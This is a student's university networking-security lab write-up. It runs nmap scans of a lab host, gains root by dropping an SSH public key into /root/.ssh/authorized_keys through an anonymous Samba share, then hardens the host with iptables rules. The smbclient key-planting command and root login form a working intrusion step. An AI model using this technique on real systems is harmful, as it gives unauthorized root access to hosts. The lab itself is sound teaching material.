

INFS3617 Networking & Cyber Security

Remote Learning Discussion

Name: Bevan Lui

zID: z5160501

Tutorial Week and Date: Week 8, Friday (On Thursday, 9/4/2020, 11-1pm, due to public holiday)

1. What is the IP address of the vulnerable host on the network?

192.168.0.1


2. Explain why we have chosen the IP range 192.168.0.1-254 to scan?



Chosen this IP range to scan for hosts running on all possible Class C IP addresses on this network, to locate the IP address of the other hosts

3. Explain why we have chosen the Port range 0-65535?

To scan for all possible ports including closed ones, to find all applications that are running on the vulnerable host's IP address that may be exploited

4. Take a screen shot of the ports found



```
infs3617 | Hi there, Bevan Lui | 
Workstation Console 
[root@U560-L843-CW01 ~]# nmap -p 0-65535 192.168.0.1 -sV

Starting Nmap 6.40 ( http://nmap.org ) at 2020-04-09 01:22 UTC
Nmap scan report for 192.168.0.1
Host is up (0.00012s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
53/tcp    open  domain       dnsmasq 2.76
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: U560-L843-CV01)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: U560-L843-CV01)
3306/tcp   open  mysql        MySQL 5.5.64-MariaDB
5432/tcp   open  postgresql   PostgreSQL DB
5901/tcp   open  vnc           VNC (protocol 3.8)
6001/tcp   open  X11           (access denied)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port5432-TCP:V=6.40%I=7%D=4/9%Time=5E8E7906%P=x86_64-redhat-linux-gnu%r
SF:(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x20
SF:protocol\x2065363\0.19778:\x20server\x20supports\x201\0.\0\x20to\x203\0.\0\0
SF:Fpostmaster\c\0L1798\0RProcessStartupPacket\0\0");
MAC Address: 00:16:3E:51:2D:5E (XenSource)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.07 seconds
```


5. Why is the version of the application important?

To make sure that all services are up-to-date and there are no vulnerabilities in the system from older versions of an application, that attackers might exploit.

1. What interesting database did you see on the server?

The infs3617answers database


2. Take a screenshot to show you are logged as root of the target host via SSH



The screenshot shows a terminal window titled 'infs3617 | Hi there, Bevan Lui |'. The terminal output shows a user running 'smbclient' to upload a public key to a server. The server responds with 'Anonymous login successful' and 'putting file /root/.ssh/id_rsa.pub as \root\.ssh\authorized_keys (129.6 kb/s) (average 129.6 kb/s)'. The user then runs 'ssh root@192.168.0.1', and the terminal shows a successful login as root on the target host. The prompt changes from '[root@U560-L843-CW01 ~]#' to '[root@U560-L843-CV01 ~]#']'.

```
[root@U560-L843-CW01 ~]# smbclient //192.168.0.1/admin -c "put /root/.ssh/id_rsa.pub /root/.ssh/authorized_keys"
Enter SAMBA\root's password:
Anonymous login successful
putting file /root/.ssh/id_rsa.pub as \root\.ssh\authorized_keys (129.6 kb/s) (average 129.6 kb/s)
[root@U560-L843-CW01 ~]# ssh root@192.168.0.1
Last failed login: Thu Apr  9 01:39:42 UTC 2020 from 192.168.0.136 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Sat Mar 28 00:10:39 2020 from workstation.lxd
[root@U560-L843-CV01 ~]#
```

1. Screenshot the output of iptables -nvL




The screenshot shows a terminal window titled 'infs3617 | Hi there, Bevan Lui |'. The user runs 'iptables -nvL' on a vulnerable machine. The output shows the configuration of the INPUT, FORWARD, and OUTPUT chains. The INPUT chain has three rules: one for port 22 (ACCEPT), one for port 80 (ACCEPT), and one for all other traffic (DROP). The FORWARD and OUTPUT chains are currently empty.

```
[root@U560-L843-CV01 ~]# iptables -I INPUT -j DROP
[root@U560-L843-CV01 ~]# rm -rf ~/.ssh
[root@U560-L843-CV01 ~]# iptables -I INPUT -p tcp --dport 80 -j ACCEPT
[root@U560-L843-CV01 ~]# iptables -I INPUT -p tcp --dport 22 -j ACCEPT
[root@U560-L843-CV01 ~]# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source                   destination
    17 3117 ACCEPT     tcp  --  *      *       0.0.0.0/0                0.0.0.0/0                tcp dpt:22
     7  447 ACCEPT     tcp  --  *      *       0.0.0.0/0                0.0.0.0/0                tcp dpt:80
 2078 95238 DROP      all  --  *      *       0.0.0.0/0                0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source                   destination

Chain OUTPUT (policy ACCEPT 18 packets, 3029 bytes)
 pkts bytes target     prot opt in     out     source                   destination
[root@U560-L843-CV01 ~]#
```

2. Screenshot the output of the last nmap scan



The screenshot shows a terminal window titled "Workstation Console" with a dark background and light text. The terminal output is as follows:

```
[root@U560-L843-CW01 ~]# nmap -p 0-1024 192.168.0.1

Starting Nmap 6.40 ( http://nmap.org ) at 2020-04-09 01:57 UTC
Nmap scan report for 192.168.0.1
Host is up (0.00044s latency).
Not shown: 1023 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:16:3E:51:2D:5E (Xensource)

Nmap done: 1 IP address (1 host up) scanned in 18.27 seconds
[root@U560-L843-CW01 ~]#
```

The terminal window has a title bar with "Workstation Console" and standard window controls. The output shows the results of an nmap scan on 192.168.0.1, identifying open ports 22 (ssh) and 80 (http), and the MAC address 00:16:3E:51:2D:5E (Xensource).